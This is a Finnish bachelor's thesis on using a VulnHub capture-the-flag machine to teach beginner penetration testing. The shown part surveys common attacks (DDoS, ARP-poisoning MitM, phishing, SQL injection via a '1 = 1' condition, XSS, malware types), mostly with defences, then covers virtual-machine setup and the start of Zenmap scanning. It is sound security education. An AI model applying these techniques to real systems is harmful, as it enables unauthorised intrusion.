Opinnäytetyö (AMK)

Tieto- ja viestintätekniikka

2019

Timo Kaulin

TIETOTURVAHAASTE

– Capture The Flag

TURKU AMK
TURKU UNIVERSITY OF
APPLIED SCIENCES

OPINNÄYTETYÖ (AMK / YAMK) | TIIVISTELMÄ

TURUN AMMATTIKORKEAKOULU

Tieto- ja viestintätekniikka

Kevät 2019 | 32 sivua

Timo Kaulin

TIETOTURVAHAASTE

- Capture The Flag

Opinnäytetyön aiheena oli tutkia, miten capture the flag-haaste soveltuu vasta-alkajan tutustuttamiseen perustason tietoturvauhkiin. Tutkimuksessa esitellään helposti ymmärrettävä haaste, johon tutustutaan tietoturvatestaamisen viiden perusvaiheen (tiedustelu, skannaus, pääsy järjestelmään, pääsyn ylläpito ja jälkien peittely) kautta. Tutkimustyö suoritettiin virtualisoinnilla ja siihen käytettiin Kali Linux -käyttöjärjestelmää. Tämän lisäksi esitellään tietoturvatestaamista yleisellä tasolla, sekä käydään läpi tietoturvauhkia, joihin itse haasteessa ei päästä tutustumaan. Tutkimuksen aineistona toimi mm. Cisco Networks-blogi, tunnetun tietoturvayhtiö Nortonin artikkeli, sekä muutama muu vähemmän tunnettu tietolähde.

Haasteen tuloksista saatiin selville, että tietoturvatestaamisessa kaikki ei ole aina itsestään selvää ja haasteen suoritus edellyttikin sekä pitkäjänteisyyttä, että päättelykykyä. Tuloksista nähtiin, että suurin osa haavoittuvuuksista nojasi hyvin pitkälti virheelliseen konfiguraatioon (esimerkiksi liian laajat käyttöoikeudet, sekä liian heikot salasanat). Työssä ei myöskään vältytty ongelmilta ja kenties suurin yksittäinen ongelma oli Kali Linuxissa olevan John nimisen ohjelman heikko toiminta, joka onneksi saatiin korvattua toisella vastaavalla ohjelmalla.

Tutkimuksen näkökulmasta haasteen suorittaminen oli verrattain helppoa, joten voidaan sanoa, että ainakin työssä käytetty haaste soveltuu hyvin tietoturvatestaamisen aloittamiseen ja siitä on helppo jatkaa eteenpäin vaikeampiin haasteisiin.

ASIASANAT:

Tietoturva, capture the flag, tietoturvahaaste

BACHELOR´S / MASTER'S THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Information- and communications technology

Spring 2019 | 32 pages

Timo Kaulin

CYBERSECURITY CHALLENGE

- Capture the Flag

The subject of the thesis was to explore, how capture the flag-challenge is suitable for teaching basic cybersecurity for beginners. In study, there is one basic level challenge, which is completed using five basic structure of cybersecurity (resonance, scanning, exploitation, maintaining access and covering tracks). Study was completed using virtualization technology and Kali Linux operating system. In addition, there is introduction for cybersecurity in basic level and threats that were not included in the challenge. Cisco Networks blog, well known cybersecurity company Norton article and couple of others not so well-known articles were used for literature.

After the challenge was completed there were no doubts that in cybersecurity everything is not always obvious and it needs perseverance and reasoning ability to complete these challenges. Result show that many of the vulnerabilities of the challenge were based on poor configuration (for example too much rights were given for users and passwords were weak). Problems were also present in the study and biggest problem was that John (which is password cracking tool in Kali Linux) was not working as it should. However, that problem was countered using similar program that worked like it should.

From view of the study challenge was basically easy, so it can be said that at least this challenge was very well made for beginners and it is easy to continue cybersecurity testing from this point using harder challenges.

KEYWORDS:

cybersecurity, capture the flag, cybersecurity challenge

SISÄLTÖ

KUVAT

KÄYTETYT LYHENTEET

GUI	Graafinen käyttöliittymä (Graphical User Interface).
IP	Verkkolaitteiden numeerinen osoite.
IDS	Järjestelemä, jolla monitoroidaan verkkoliikennettä (Intrusion Detection System).
MBR	Järjestelmäosio, joka sisältää tiedon muista osioista, sekä järjestelmätiedostostoista (Master Boot Record).
OVA	Avoin standardi, jota käytetään virtuaalijärjestelmien pakkaukseen ja jakamiseen (Open Virtualization Format).
PEM	Salauksessa käytettävä enkoodaus-protokolla (Privacy-Enhanced Mail).
RAM	Keskusmuisti eli tietokoneen käyttömuisti (Random Access Memory).
RAT	Virustyyppi, jolla pyritään luomaan takaovi kohdejärjestelmään (Remote Access Tool/Trojan).
SMB	Protokolla, jolla voidaan jakaa tiedostoja verkon yli (Server Message Block).
SSH	Suojattu komentoriviyhteys (Secure Shell).
SSL/TLS	Kryptaus-protokolla, jota käytetään tietoliikenteen salaamiseen (Secure Sockets Layer/ Transport Layer Security).
SQL	Tietokantaohjelmoinnissa käytetty kieli (Structured Query Language).

1 JOHDANTO

Nykyisin käytännössä kaikki järjestelmät turvautuvat jonkinlaiseen digitaalisuuteen. Koska nämä digitaaliset järjestelmät ovat pohjimmiltaan pelkkää koodia, ne ovat myös haavoittuvaisia erilaisille tietoturvatason uhille. Nämä uhat voivat pahimmillaan aiheuttaa kohteilleen miljardiluokan vahinkoja, puhumattakaan huonosta mediahuomiosta.

Tämän tyyppisten järjestelmien kasvattaessa kokoaan ja uusien tulokkaiden ilmestymisen myötä tarvitaan yhä enemmän ja enemmän näitä uhkia tiedostavia henkilöitä. Näiden henkilöiden tulee pystyä toimimaan muun muassa Facebookin tai Googlen kaltaisten Internet-jättiläisten sekä pienempien startup-yritysten palveluksessa estäen suurimmat katastrofit.

Jotta näitä henkilöitä saataisiin lisää, kynnys aloittaa tietoturvatestaaminen siitä kiinnostuneille tulisi olla mahdollisimman matala. Tästä syystä tämän opinnäytetyön aiheena onkin tutkia, miten CTF-haaste soveltuu vasta-alkajan tutustuttamiseen perustason tietoturvauhkiin CTF-haasteen kautta. Tässä tapauksessa haasteella tarkoitetaan VulnHub-sivustolta ladattavaa virtuaalijärjestelmää, jota työssä käytetään esimerkkinä tietoturvatestaamisesta. Tutkimuksessa tutustutaan yhteen aloittelijatason haasteeseen, jonka kautta pyritään yksinkertaisimmalla tasolla havainnollistamaan järjestelmän haavoittuvia kohtia ja näiden torjumista.

Tutkimus pyritään suorittamaan mahdollisimman aloittelijaystävällisesti, ja siinä käydään läpi keskeiset tietoturvatestaamiseen liittyvät menetelmät ja työkalut. Tämän lisäksi sen on tarkoitus lisätä omaa tietoturvallista osaamistani sekä kannustaa muita haasteiden suorittamiseen ja sitä kautta oman osaamisensa lisäämiseen.

Tutkimus aloitetaan selvittämällä, mitä tietoturvatestaaminen itseasiassa on, sekä syvennytään enemmän itse CTF-haasteeseen ja sen toimintaperiaatteeseen. Teoriaosuuden jälkeen seuraa selvitys tietokoneen valmistelemisesta virtuaalisointiin ja siitä, millaisella tietokoneella näitä haasteita kannattaa lähteä suorittamaan.

Tämän jälkeen päästään itse haasteeseen, joka suoritetaan seuraamalla tietoturvatestaamisen viittä eri vaihetta (tiedustelu, skannaus, pääsy järjestelmään, pääsyn ylläpito ja jälkien peittely). Jokaisessa vaiheessa kerrotaan, mitä vaihe pitää sisällään, millä työkalulla vaihe suoritetaan ja mitä vaihtoehtoisia työkaluja kyseiselle vaiheelle on olemassa.

Vaiheita sovelletaan suoraan kohdejärjestelmään, jotta työstä tulisi mahdollisimman johdonmukainen. Vaikka itse haaste ei sisälläkään esimerkiksi takaportin luomista, käydään sekin yksinkertaisimmalla tasolla läpi.

Koska työn on tarkoitus olla yksinkertainen ja helposti lähestyttävä, ei haastekaan ole kovin monimutkainen. Tästä syystä se ei myöskään sisällä kaikkia merkittävimpiä tietoturvauhkien muotoja, joten ne käydään teoriatasolla läpi ennen itse haasteen suorittamista. Mikäli näihin uhkiin haluaa tutustua paremmin, löytyy niille omat haasteensa VulnHubista.

Haasteen suorituksen jälkeen siinä käytettyjä haavoittuvuuksia analysoidaan ja selvitetään, miten niitä voidaan ehkäistä ja torjua. Lisäksi käydään omana loppupäätelmänään läpi, miten haaste soveltui oman oppimisen ja osaamisen lisäämiseen ja millä tavalla muut voivat hyötyä haasteiden suorittamisesta.

Lähteinä työssä käytetään muun muassa Cisco Networks-blogia, josta löytyy kattava ja luotettava kirjoitus ctf-haasteen perusperiaatteesta, sekä hyvin tunnetun tietoturvayhtiön, Nortonin, tarjoamaa tietoa tietoturvatestaajien tyypeistä. Osassa lähteistä ei valitettavasti mainita kirjoitusvuotta, mutta siitä huolimatta katsoisin nämä lähteet luotettaviksi.

2 CAPTURE THE FLAG -TAUSTAA

Capture The Flagillä (CTF) tarkoitetaan kilpailumuotoista tietoturvatestaamista (engl. *penetration testing* tai *pen testing*), ja sitä voivat tehdä niin ammattilaiset kuin alaa opiskelevat henkilöt. Kilpailun lähtökohtana on opettaa vasta-alkajille uutta ja parantaa ammattilaisten jo olemassa olevia taitoja. Ensimmäinen CTF tapahtuma järjestettiin vuonna 1996 DEFCON tapahtumassa Las Vegasissa ja niiltä päiviltä se on sekä kasvanut, että kehittynyt paljon. Internetin leviämisen ja kasvamisen myötä, haasteita voi nykyisin suorittaa kuka vain ja mistäpäin maailmaa tahansa, joka on osaltaan lisännyt ihmisten mielenkiintoa aiheeseen. CTF-haasteet perustuvat lähtökohtaisesti paitsi aikarajaan, myös kahteen eri tyyliin: Jeopardy ja attack-defence.

Jeopardyssä ideana on kerätä aikarajan puitteissa mahdollisimman monta pistettä ratkaisemalla eri tyylisiä tehtäviä. Näihin tehtäviin voi lukeutua mm. kryptauksen purkamista tai muuta vastaavaa, yleisesti tietoturvaan liittyvää. Suurimman pistemäärän (eniten tehtäviä ratkaissut) saanut joukkue voittaa.

Attack-defencessä ideana puolestaan on samaan aikaan tapahtuva hyökkäys ja puolustus ennalta määritettyyn kohteeseen. Kohteena voi olla esimerkiksi yrityksen servereitä simuloiva ympäristö. Tämän tyyppisessä haasteessa hyökkäävä joukkue pyrkii murtautumaan kohdejärjestelmään ja etsimään sieltä niin kutsututtuja flag-tiedostoja (tästä myös nimi capture the flag), jotka voivat olla tekstiä, kuvia, ääntä jne. Puolustavan joukkueen tehtävä on estää järjestelmään murtautuminen ja kumpikin joukkue voi yleensä käyttää mitä tahansa keinoja (pl. fyysinen kontakti kuten nettikaapelin katkaisu tai muu sellainen) tavoitteen saavuttamiseksi (Harmon 2016).

Tässä opinnäytetyössä käytettävä CTF-haaste on johdettu attack-defence-tyylistä. Ainoa ero on se, että puolustus on rakennettu haasteeseen valmiiksi eikä sitä parannella haasteen suorittamisen aikana. Myös aikaraja on poistettu, vaikkakin tämän tyyppisiin haasteisiin sen voi itse halutessaan asettaa. Joissain haasteissa flag tiedosto saattaa sisältää myös vihjeen seuraavan flag-tiedoston löytämiseen ja näin ollen ennen pitkää myös haasteen ratkaisuun.

2.1 Tietoturvatestaaminen

Termiä *penetration testing* käytettiin ensimmäisen kerran vuonna 1967 Joint Computer konferenssissa, jossa tietoturvan asiantuntijat Willis Ware, Harold Petersen ja Rein Tern käyttivät sitä kuvaamaan hyökkäystä tietojärjestelmää vastaan (Hunt 2012).

Tietoturvatestaamiseen on olemassa monia hyödyllisiä työkaluja ja käyttöjärjestelmiä. Tässä opinnäytetyössä päästään tutustumaan niistä muutamaan ja käyttöjärjestelmänä toimii suosittu Kali Linux. Itse työkaluihin ja niiden toiminnallisuuteen palataan uudelleen haasteen suorittamisvaiheessa, jolloin myös käytännön esimerkillä voidaan havainnollistaa työkalun toimintaa ja verrata sitä muihin vastaaviin työkaluihin.

Hyökkäyksen kohteena oleva järjestelmä voi olla muodoltaan Black box, Gray box tai White box. Näiden erona on järjestelmästä ennen hyökkäystä saadun tiedon määrä, joka Black boxissa on vähäisin (esim. pelkkä laitteen/järjestelmän nimi) ja White boxissa suurin (esim. koko lähdekoodi/järjestelmän toimintaperiaate). Gray box asettuu näiden väliin, ollen tyypillinen CTF-haasteen kohde. White box järjestelmät ovat pääosin bugien etsimiseen ja muuhun vastaavaan. Black box on tyypillinen hakkeroinnin kohde (Saunois, L. 2016).

Tietoturvatestaamista suorittavat henkilöt jaetaan yleisesti kolmeen eri luokkaan: Black hat, White hat ja Gray hat. Näitä ei tule sekoittaa testaamisen kohteena olevan järjestelmän tyyppiin.

Black hat testaajat, nk. hakkerit käyttävät tietoturvatestaamista keinona päästä luvattomasti järjestelmään ja hyödyntää sitä ja/tai sen sisältämiä tietoja omiin, yleensä laittomiin tarkoituksiinsa. Tämän tyyppiset tietoturva-alan osaajat luovat myös suurimman osan internetin viruksista, sillä hyvin suuri osa heistä tekee elantonsa mm. nykyisin paremmin tunnettujen Ransomware haittaohjelmien kautta. Lisäksi he saattavat tarjota palveluitaan (esim. Facebook tunnusten hakkeroiminen) netin pimeällä puolella eli Dark Webissä korvausta vastaan.

White hat on puolestaan päinvastaista ja he ovatkin yleensä ammattimaisia tietoturvatestaajia, yleensä jonkin yrityksen palveluksessa. Heistä ei juurikaan median tai muun vastaavan kautta kuule, sillä he tekevät työtään suurimaksi osaksi suljettujen ovien takana ja heidän työnsä keskittyy enemmän uhkien torjuntaan ja ennalta ehkäisyyn, jotta

näistä uhista ei pääsisi muodostumaan Black Hat hakkereille mieluisia tietoturva-aukkoja.

Gray hat lukeutuu näiden välimaastoon ja he tekevät itse testauksen yleensä luvattomasti. Black Hat hakkerista poiketen he jakavat tietonsa haavoittuvuudesta järjestelmän omistajan kanssa ja saavat tästä yleensä palkkion (Symantec 2019). Tähän luokkaan kuuluvat myös ns. Whistleblowerit eli tietovuotajat. He ovat henkilöitä, jotka ilmiantavat yrityksiä tai valtion organisaatioita laittomasta tai epäeettisestä toiminnasta. Parhaana ja luultavasti myös tunnetuimpana esimerkkinä heistä voidaan mainita Edward Snowden, joka tuli tunnetuksi julkaistuaan materiaalia NSA:n internet vakoiluohjelmista.

2.2 Yleisimmät tietoturvauhat

Kenties tunnetuin hyökkäysmenetelmä ja samalla suurin tietoturvauhka tunnetaan nimellä Distributed Denial of Service (DDOS) eli palvelunestohyökkäys. Hyökkäyksen lievempi muoto tunnetaan nimellä Denial of Service (DOS). Näiden erona on se, että DDOS-hyökkäys on huomattavasti laajempi ja näin ollen vaikeampi estää. Hyökkäyksen tarkoituksena on lamauttaa järjestelmä ja näin ollen estää sen käyttäminen, joten siitä ei ole varsinaisesti ilkivaltaa suurempaa hyötyä. Tämän tyyppinen hyökkäys voidaan jakaa useampaan eri alatyyppiin, mutta niissä kaikissa on sama perusperiaate: lähetetään kohteeseen palvelupyyntöjä (yleensä paketteja IP-osoitteen perusteella) enemmän ja useammin, kuin se pystyy vastaanottamaan.

Man-in-the-Middle (MitM) on phishing hyökkäyksen ohella tunnetuimpia tapoja hyväksikäyttää järjestelmän käyttäjän tietoja hyökkääjän omaksi hyväksi. MitM:n perusajatuksena on asettua järjestelmän ja sen käyttäjän väliin ja tällä tavalla siepata käyttäjätietoja ja muuta dataa. Hyökkäys toimii siten, että hyökkääjä väärentää uhrinsa IP-osoitteen ja näin ollen ”korvaa” uhrinsa järjestelmän näkökulmasta. Yksi tapa on ns. ARP-poisoning, jossa sekä uhrin, että järjestelmän ARP-taulukko täytetään virheellisellä tiedolla MAC/IP osoitteiden oikeellisuudesta ja näin ollen saadaan järjestelmä luulemaan hyökkääjän konetta uhrin koneeksi ja päinvastoin. Tällaiseen hyökkäykseen liitetään usein myös SSL sertifikaattien väärentämistä tai niiden kiertämistä, jotta hyökkääjä ei paljastuisi. Tehokkain tapa ehkäistä tämän tyyppinen hyökkäys on yhdistää vain luotettuihin tukiasemiin (langattomassa verkossa) ja käyttää vain SSL-salattuja verkkosivuja (vaikkakaan pelkkä SSL salaus ei riitä takeeksi sivujen aitoudesta).

Phishing eli yleisimmin tietojenkalastelu on suosituin ja yleisin tapa saada käsiinsä käyttäjätietoja, vaikka sitä voidaan käyttää myös virusten levittämiseen. Hyökkäyksen perusideana on yleensä sähköpostin välityksellä lähetettävä viesti, jossa vastaanottajaa kehotetaan menemään viestissä mainitulle sivustolle. Nämä sivustot ovat usein kopioita alkuperäisistä sivuista ja niiden ainoa tehtävä on kalastella käyttäjänimi ja salasana kohdekäyttäjältä. Paras tapa suojautua tallaisia hyökkäyksiä vastaan on tarkistaa jokainen sähköposti huolellisesti ja olla kilkkaamatta epäilyttäviä linkkejä. Yksi tapa tähän on laittaa kursori linkin päälle (kuitenkin klikkaamatta sitä) ja katsoa millaiseen osoitteeseen linkki johtaa. Usein tietojenkalastelusivut kuitenkin ovat hyvin naamioituja, joten niiden oikeellisuutta ei välttämättä voi varmistaa tällä tavalla ja siksi on hyvä muistaa järjen käyttö jokaisen hiemankin epäilyttävän sähköpostiviestin kohdalla. Tämän lisäksi esimerkiksi Googlen Gmail suodattaa tehokkaasti käytännössä kaikki sähköpostit, jotka se katsoo turvallisuusuhaksi.

Drive-by -hyökkäyksessä hyökkääjä istuttaa hakkeroituun järjestelmään haittakoodia (yleensä PHP), jonka tarkoituksena on yleensä levittää haittaohjelmia, mutta se voi toimia myös udelleen ohjaavana eli verkkosivun käyttäjä ohjataan oikean sivuston sijaan hakkerin tekemälle kopiolle sivustosta. Hyökkäys on erityisen haitallinen siitä syystä, että uhrin ei tarvitse tehdä mitään verkkosivulla vierailua kummempaa, jotta haittaohjelma asentuu uhrin tietokoneelle. Paras suojautumiskeino on pitää ohjelmistot (erityisesti verkkoselain) ajan tasalla ja välttää turhia selainlaajennoksia tai muita vastaavia ohjelmistoja.

SQL-injektio on hyökkäysmuoto, jossa hyväksikäytetään järjestelmän SQL-tietokannan haavoittuvuutta. Hyökkäyksessä SQL -kyselyä muokataan siten, että se tulostaa tietokannasta mahdollisimman paljon tietoa, johon käyttäjällä ei muutoin olisi pääsyä. Yksinkertaisin esimerkki SQL -injektiosta on lisätä SQL -kyselyn WHERE -lausekkeeseen kohta 1 = 1, joka palauttaa arvon true, eli kaiken pyydetyn tiedon. SQL-injektiolta voi suojautua kirjoittamalla pyyntöä tekevän koodin suodattamaan sille syötetyn datan ja pitämällä koodin käyttöoikeudet tietokantaan mahdollisimman pienenä.

Cross-site scripting (XSS) on hyökkäysmuoto, jossa hyökkääjä hyväksikäyttää yleensä verkkosivujen JavaScript haavoittuvuutta. Hyökkäyksen perusperiaate on se, että hyökkääjä syöttää verkkosivun tietokantaan skriptin, jota voidaan käyttää mm. keräämään sivustolla vierailijan eväste (cookie) tietoja. Näitä tietoja voidaan käyttää session kaappaukseen, jolla väärennetään kohdejärjestelmä luulemaan hyökkääjää uhriksi. Hyökkäystä voidaan käyttää myös näppäimistödatan tallentamiseen, näyttökuvien ottamiseen

ja uhrin koneen kontrollointiin. Tältä hyökkäykseltä suojaudutaan helpoiten kirjoittamalla verkkosivujen koodi suodattamaan dataa samaan tapaan, kuin SQL-injektiossakin.

Salakuuntelu (Eavesdropping) on menetelmä, jossa hyökkääjä kuuntelee uhrin verkkoliikennettä ja yrittää seuloa datasta esimerkiksi pankkitunnuksia tai muuta vastaavaa hyödyllistä tietoa. Hyökkäys voidaan toteuttaa joko passiivisena tai aktiivisena. Passiivisessa kuuntelussa siepataan käyttäjän dataa kohdejärjestelmän ja käyttäjän välistä, kun taas aktiivisessa kuuntelussa pyritään vakuuttamaan käyttäjä siitä, että vastaanottaja on luotettava. Paras suojautumiskeino salakuuntelua vastaan on datan kryptaaminen.

Näiden lisäksi kokonaan omana kategorianaan voidaan mainita malware eli virushyökkäys. Virukseksi kutsutaan ohjelmaa tai koodia, joka asentuu tai suoriutuu käyttäjän lupaa kysymättä. Usein nämä haittaohjelmat onkin piilotettu jonkin muun ohjelman sisään ja ne on ohjelmoitu levittämään itse itseään. Seuraavaksi käydään läpi tyypillisempiä haittaohjelmatyyppejä, sillä niiden tavassa suoriutua ja levittyä on merkittäviä eroja.

Macrovirukset ovat tyypillisesti Word tai Excel -tiedostoissa olevaa koodia, joka suoriutuu ennen kuin itse tiedosto avataan. Tämän jälkeen se kopioi itsensä tietokoneen järjestelmään.

Tiedostoinfektorit (File Infectors) ovat viruksia, jotka liittävät itsensä suoritettaviin eli *.exe* tiedostoihin. Kun ohjelma suoritetaan, suoriutuu haittakoodikin. Vastaavanlaisella menetelmällä haittakoodi kopioituu jonkin tiedoston nimellä tehden siitä samalla suoritettavan tiedoston.

Järjestelmä tai boot osio virukset kopioivat itsensä järjestelmän MBR osiolle, jolloin ne voivat ladata itsensä järjestelmän muistiin laitteen käynnistyessä. Sen jälkeen ne voivat levittäytyä helposti muualle järjestelmään.

Polymorfiset virukset suojaavat itsensä kryptauksen taakse ja tästä syystä niitä on vaikein havaita. Niihin on yleensä liitetty mutaatio-ohjelma, jonka tehtävänä on jatkuvasti muuttaa viruksen kryptausalgoritmeja ja näin ollen myös itse virusta. Tämän tyyppisten virusten lähdekoodi on kuitenkin laajalle levinnyttä ja tästä syystä sitä voidaan käyttää niitä vastaan antivirusohjelmissa.

Stealth -virukset valtaavat jonkin järjestelmän osan ja salaavat siten olemassaolonsa vaarantamatta antivirusohjelmistoa. Tämä saa antivirusohjelmiston luulemaan, että kaikki on virheellisesti kunnossa. Nämä virukset myös salaavat infektoituneen tiedoston koon muutoksen tai muuttavat sen muokkausaikaa.

Troijan hevosesta nimensä saanut haittaohjelma kätkee itsensä muutoin täysin toimivaan ja hyödylliseen ohjelmaan. Suurimpana erona muihin viruksiin troijalaiset eivät kopioi itseään. Niiden pääasiallinen tarkoitus on avata hyökkääjälle takaovi infektoituneeseen järjestelmään.

Logiikkapommiksi (Logic Bomb) kutsuttu haittaohjelma on yleensä jonkin muun tiedoston liitteenä ja suoriutuu tietystä loogisesta toiminnasta, kuten loogisen funktion tuloksesta tai päivämäärästä.

Madot ovat muista haittaohjelmista poikkeavia siten, että ne eivät yleensä tule minkään muun ohjelman mukana ja ne pyrkivät ainoastaan levittäytymään mahdollisimman laajalti verkkoyhteyksien avulla. Nämä virukset leviävät yleensä sähköpostin välityksellä kopioimalla itseään ja voivatkin tästä syystä saada aikaan sähköpostipalvelun tukkiutumisen.

Dropperi ei itsessään ole haittaohjelma eikä se sisällä haitallista koodia, joten antivirusohjelmistot jättävät ne rauhaan. Näiden ohjelmien toiminta perustuukin siihen, että ne asentavat tai joskus myös lataavat haitallisen ohjelmiston järjestelmään.

Ransomware on haittaohjelma, joka nimensä mukaisesti kaappaa uhrinsa tiedostot ja kryptaa ne. Nämä tiedostot yleensä uhataan poistaa kokonaan, ellei uhri maksa hyökkääjälle lunnaita tiedostoistaan ja näin ollen saa salauksen purkamiseen tarvittavan avaimen.

Adware on sinänsä harmiton ohjelmisto, jota yritykset saattavat käyttää näyttääkseen mainontaa ohjelmistoissaan. Tämän tyyppinen ”haittakoodi” saattaa suoriutua myös suoraan selaimessa tai ponnahdusikkunoissa.

Spyware on nimensä mukaisesti haittakoodi, joka pyrkii vakoilemaan uhriaan. Yleensä se pyrkii lähettämään uhristaan mahdollisimman paljon tietoa, mutta voi myös toimia muiden virusten asennusrajapintana. Ne näyttävät yleensä Adware tyyppisiltä viruksilta, mutta ovat erillisiä ohjelmistojaan ja asentuvat käyttäjän huomaamatta jonkin ilmaisohjelmiston mukana (Melnick, J. 2018).

3 HAASTEEN ALKUVALMISTELUT

Haasteen suorittaminen alkaa hakemalla halutunlainen haaste internetistä, luultavasti suosituimpiin kuuluvalta VulnHub nimiseltä sivustolta. Sivusto on omistettu kokonaan yksin suoritettaville CTF haasteille ja tästä syystä sivustolla onkin kattava tarjonta haasteita jokaiselle taitotasolle ja mielenkiinnonkohteelle. Haasteet voivat olla aiheeltaan mitä tahansa tietoturvatestaamiseen liittyvää, kunhan ne noudattavat attack-defence-tyyliä ja suurimasta osasta löytyy myös skenaario aitouden tunteen lisäämiseksi.

Tässä tapauksessa haasteeksi valikoituu Basic Pentesting 2 nimeä kantava haaste, joka ei valitettavasti sisällä skenaariota, mutta sopii muuten hyvin tutkimukseen. Kyseessä oleva haaste on seuraaja Basic Pentesting nimiselle haastelle, joka on ehkä hieman liiankin helppo tähän opinnäytetyöhön ja tämän takia opinnäytetyössä käytetään sen seuraajaa, Basic Pentesting 2:sta (Pierce, J. 2018).

Haaste toimitetaan ladattavana *OVA*-tiedostona, joka syötetään suoraan VirtualBox nimiseen virtualisointityökaluun. VirtualBox ei toki ole ainoa virtualisointityökalu, mutta suosituimpana ja ilmaisena käytännössä kaikki VulnHub -sivustolla olevat haasteet on tehty sille yhteensopivaksi. Tästä syystä voidaan suositella VirtualBoxin käyttöä haasteen suorittamisessa, vaikka se ei toki estä sen suorittamista muilla virtualisointityökaluilla, kunhan ne tukevat *OVA*-tiedostoja.

Ennen VirtualBoxin asentamista käydään BIOSista varmistamassa, että tietokoneessa on virtualisointi päällä. Yleensä ominaisuuteen viitataan BIOSissa nimellä ”Virtualizion Techonology” ja sen käyttöönotto mahdollistaa virtuaalisointisovellusten, kuten VirtualBoxin asennuksen tietokoneeseen. Huomioitavaa on myös se, että virtualisointi syö tietokoneesta huomattavan määrän tehoja. Tästä syystä kannattaakin varmistaa, että koneesta löytyisin mieluiten 16 GB keskusmuistia (12 GB riittää, mikäli tietokoneessa ei ole samanaikaisesti päällä muita suuria määriä keskusmuistia käyttäviä ohjelmia, eikä virtuaalikoneille anneta enempää keskusmuistia, kuin on välttämätöntä), vähintään i5 tai vastaavan luokan prosessori sekä riittävästi kovalevytilaa (500GB pitäisi riittää). Näitä huonommillakin vaatimuksilla virtualisointi saattaa onnistua, mutta riski tietokoneen kaatumiseen kasvaa huomattavasti, sillä virtualisoidut koneet saavat tehonsa isäntäkoneestaan, joka joutuu siis jakamaan tehonsa virtuaalikoneiden kanssa.

Kun virtualisointi on kytketty päälle, voidaan siirtyä itse VirtualBoxin asentamiseen. VirtualBoxin voi ladata ja asentaa joko ennen tai jälkeen *OVA*-tiedoston lataamisen, mutta selkeyden vuoksi se kannattaa asentaa ensin (mikäli sitä tai jotain toista *OVA*-tiedostoja tukevaa virtualisointi ohjelmaa ei ole jo asennettu).

Ohjelma ladataan suoraan sen kotivisuilta www.virtualbox.org, josta löytyy eri asennustiedostot eri järjestelmille. Tässä tapauksessa ladataan Windows -järjestelmälle sopiva asennuspaketti. Asennuspaketin latauduttua, se asennetaan samoin, kuin mikä tahansa muukin ohjelma.

Ennen *OVA*-tiedoton syöttämistä VirtualBoxiin, kannattaa siihen luoda haasteen tekemiseen käytettävä virtuaalikone, joka tässä tapauksessa on Kali Linux. Uuden virtuaalikoneen saa luotua helpoiten painamalla Ctrl+N pikanäppäintä VirtualBoxin pääikkunassa. Tämän jälkeen eteen avautuu ikkuna, jossa valitaan uuden virtuaalikoneen nimi, haluttu asennussijainti ja haluttu käyttöjärjestelmä. Seuraavaksi valitaan virtuaalikoneelle annettavan RAM muistin määrä. Annettavan muistin määrää valitessa, kannattaa noudattaa järjestelmälle suositeltua arvoa, joka Kali Linuxin tapauksessa on vähintään 2 GB eli 2048 MB. Tämän jälkeen virtuaalikoneelle luodaan virtuaalikovalevy. Levy kannattaa luoda *VDI*-muotoisena ja dynaamisena, jolloin se vie tietokoneen kovalevyltä tilaa vain sen verran, kuin virtuaalikone sitä tarvitsee. Levyn luomisen jälkeen käydään asettamassa virtuaalikoneelle käynnistysmediaksi Kali Linuxin asennukseen käytettävä *ISO*-tiedosto. Tämä tapahtuu virtuaalikoneen asetuksista kohdasta ”Storage” ja ”IDE controller”, johon lisätään *iso*-tiedoston polku. Tästä eteenpäin itse Kali Linuxin asennus menee virtuaalikoneella samoin, kuin normaalistikin, joten siihen ei kiinnitetä sen enempää huomiota.

Kali Linuxin onnistuneen asennuksen jälkeen voidaan siirtyä itse haasteen eli *OVA*-tiedoton syöttämiseen VirtualBoxiin. Koska *OVA*-tiedosto on valmis järjestelmämääritys paketti, ei sille tarvitse luoda omaa virtuaalikonetta. Tiedoston syöttäminen tapahtuu kohdasta ”File” ja ”Import Appliance”, josta avautuu tiedoston sijainnin määritysikkuna. Kun tiedoston sijainti on määritetty, avautuu uusi ikkuna painamalla ”Next”. Tässä ikkunassa näkyy yhteenveto syötettävästä järjestelmästä, johon ei tarvitse sen kummempaa huomiota kiinnittää, joten syötön voi suorittaa loppuun painamalla ”Import”. Kun *OVA*-tiedosto on onnistuneesti syötetty VirtualBoxiin, se ilmestyy virtuaalikoneiden listaan ja itse haasteen suorittaminen voidaan aloittaa.

4 HAASTEEN SUORITTAMINEN


Aloitetaan haasteen suorittaminen tietoturvatestaamisen ensimmäisestä vaiheesta eli tiedustelusta. Tässä vaiheessa hankitaan mahdollisimman paljon tietoa kohteesta ennen kuin suoritetaan mitään muita toimintoja. Näihin tietoihin lukeutuu yleensä ns. julkinen tieto kohteesta, tässä tapauksessa tieto siitä, että päämääränä on päästä root käyttäjäksi järjestelmään. Haasteen ulkopuolisessa maailmassa näitä tietoja ovat mm. kohteena olevan yrityksen työntekijät ja kohteen kanssa muutoin tekemisissä olevat henkilöt (Lemon, J. 2017).

4.1 Skannaus

Toisessa vaiheessa, skannauksessa, otetaan ensimmäinen kontakti itse järjestelmään skannaamalla se Kali Linuxin Zenmap -ohjelmalla. Skannauksessa yritetään saada mahdollisimman paljon tietoa järjestelmästä. Näihin tietoihin lukeutuu mm. IP-osoite, sekä avoimet portit ja palvelut (Lemon, J. 2017). Tätä toimenpidettä vastaan on kehitetty IDS, jonka tehtävänä on valvoa verkkoa ja informoida sen omistajalle mahdollisista uhista.

Zenmap on avoimen lähdekoodin graafinen versio nmap ohjelmasta ja se tarjoaa samat määrittelymahdollisuudet, kuin nmap (Baydan, İ. 2018). Vaihtoehtoisina ohjelmina Zenmapille voisivat olla esimerkiksi dimitry ja Sparta, joista jälkimäisestä löytyy myös GUI-versio. Haasteen suorittaminen onnistuu millä tahansa näistä kolmesta ohjelmasta, sillä kaikki näyttävät jotakuinkin saman tiedon. Tässä tapauksessa käytetään kuitenkin Zenmappiä, sillä sen käytöstä löytyy eniten kokemusta.

